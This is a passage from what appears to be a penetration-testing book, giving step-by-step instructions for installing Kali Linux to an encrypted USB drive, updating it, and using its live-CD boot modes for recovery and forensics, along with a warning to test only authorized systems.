
In the next window you will be asked to pick the disk you require for installation.

WARNING. Be careful to pick the USB disk and not your local drive. If you pick your local drive you will wipe the operating system from that drive. Note in the window below you can see the USB drive and a VMware virtual disk. The virtual disk is the hard drive of the virtual machine being used for this demonstration.


2. Pick the USB disk and click on **Continue**.




3. In the next window you will be asked how you want to partition the drive. Just keep the default and click on **Continue**.



4. Next you will be asked to save the partitioning information and this will start the partitioning process. When you click on **Continue**, here all data will be lost on the disk you are installing to. Click on **Yes** and then **Continue**.




This will start the disk encryption and partitioning process. First the drive is fully erased and encrypted. This will take a while. Get a cup of coffee, or better yet, go for a walk outside. A 1TB drive will take about 30 hours for the encrypting process. The 64GB drive takes about 30 minutes.




5. In the next window, you will be asked to give provide a passphrase for the drive encryption. You will use this passphrase when booting up Kali. Note the term **passphrase**.


Use something really long but easy to remember. A line from a song or a poem or quote! The longer the better! "Mary had a little lamb and walked it to town." Even with no numbers in this phrase it would take John the Ripper over a month to crack this.




6. Next you will be asked to confirm these changes. Pick **Finish partitioning and write changes to disk**. And then click **Continue**.




7. Next, click on the **Yes** radio button and then click on **Continue**.




Now the system will start the partitioning process.



After the partitioning process, the system install will start.




8. Next you will be asked if you want to use a **Network Mirror**. Click **Yes** on this! This will select repository mirrors close to your location and help speed up your updates later when you update your system.



9. Your installation process will now complete and you will be asked to reboot the system. Be sure to remove the install disk before rebooting.

Booting your new installation of Kali

Now we're ready to fire up Kali. Insert your Kali USB drive into your machine and power it up. In the beginning of the boot process you will be given the ability to manually select a boot drive. The specific keystroke will vary depending on the type and make of your machine. By whatever process your machine uses you will be given a menu of the available drives to boot from. Pick the USB drive and continue. When the system boots, you will be presented with a screen asking for your passphrase. This is the passphrase we had set earlier during the installation. This is not the root login password. Enter the passphrase and hit the *Enter* key.



This will start the actual boot process of the system from the now unencrypted drive. Once the system is booted up you will be presented the login following screen:


Hacker Tip

Before we go any further we would advise you to use these tools only on systems that you have written authorization to test, or systems that you personally own. Any use of these tools on a machine you do not have authorization to test is illegal under various Federal and State laws. When you get caught, you will go to jail. Sentences for hacking tend to be draconically long.

Get a personal copy of the testing waiver that your company receives to allow them to test the client's network and systems. This document should contain the dates and times of testing and the IP addresses and/or networks to be tested. This is the "scope" of your testing. This document is your "Get out of jail free card." Do not test without this.

Now with that said let's login and continue our set up.

1. Hit the *Enter* key or click on **Other** in the menu box. You will then be given a field asking for the user name. Enter the root and hit the *Enter* key. You will then be prompted with the password field.
2. Enter the root password and hit *Enter*. Your desktop will now load.



On your first login, check to be sure that everything is up to date. Pull up a terminal window by clicking in the menu bar in the upper left hand corner and go to **Applications** | **Accessories** | **Terminal**. This will bring up the terminal or command-line window. Type the following:

```
root@kalibook :~#  apt-get update
```

This will refresh the update list and check for new updates. Next run:

```
root@kalibook :~#  apt-get -y upgrade
```

This will run the upgrade process as the `-y` automatically answers "yes" to the upgrade. The system will run an upgrade of all applications. Reboot if necessary.

Hacker Trick

Here's another way to get to your terminal window and skip the main menu. Press *Alt* + *F2*. This opens a dialog window with a single field. You can type any program name into the field and it opens the program. In this case, type `terminal` in the field, and click **OK**

Running Kali from the live CD

Running Kali Linux from the live disk is best when you are doing forensics or recovery tasks. Some tools, such as **OpenVAS** will not work at all, because they have to be configured and file updates must be saved. You can't do this from the CD. One thing you can do very neatly from the live disk is to start up a computer without writing anything to the hard drive, and this is an important consideration when you are working on recovering files from the hard drive in question for forensic investigation.

To run Kali from the CD, just load the CD and boot from it. You will see the following screen. Note there are several options in booting live from the CD:

- Booting from the first option loads Kali complete with a working network stack. You can run a lot of the tools over the network with this option. One of the best uses for this mode is the recovery of a dead machine. It may allow you to resurrect a crashed machine after the OS drive dies. No matter what Voodoo you do with fsck and other disk utilities, it just will not come back up on its own. If you boot from the live CD, you can then run fsck and most likely get the drive back up enough to copy data from it. You can then use Kali to copy the data from the drive to another machine on the network.
- Booting from the second option will boot Kali with no running services and no network stack. This option is good when things really go bad with a system. Perhaps it was struck by lightning and the network interface card is damaged. You can do the above operation and copy the data to a mounted USB drive in this mode.
- The third option is "Forensic Mode". When booted with this option it does its best not touch the machine itself when booting. No drives are spun up and the memory is not fully flushed as with a normal boot up. This allows you to capture old memory from the last boot and allows you to do a forensic copy of any drives without actually touching the data. You do not have a working network stack or running services.

- Booting from the fourth and fifth options requires you to install Kali onto a USB drive and run it from the USB drive. When you boot from the USB you will get the same screen as follows but you will pick one of these options. For the USB with persistence see the link listed `http://kali.org/prst` for an excellent tutorial.
- If you are comfortable with the Linux command line, you may want the sixth option. This is the **Debian Ncurses** installer. It has all the functions of the graphical installer, but it lacks the modern slick look of the graphical installer. You can also use this installer with the section on fully installing to an encrypted USB. The steps are all the same.
- The **Graphical Installer** is for installing directly to a hard drive and as in our demonstration you can also use it to do a full install to a USB or Flash Drive.

Installing and configuring applications

Most of what you need comes preloaded on Kali. There are a few applications we have found useful that are not loaded with the base install. We will also set up and configure OpenVAS to use as our vulnerability scanner.

Gedit – the Gnome text editor

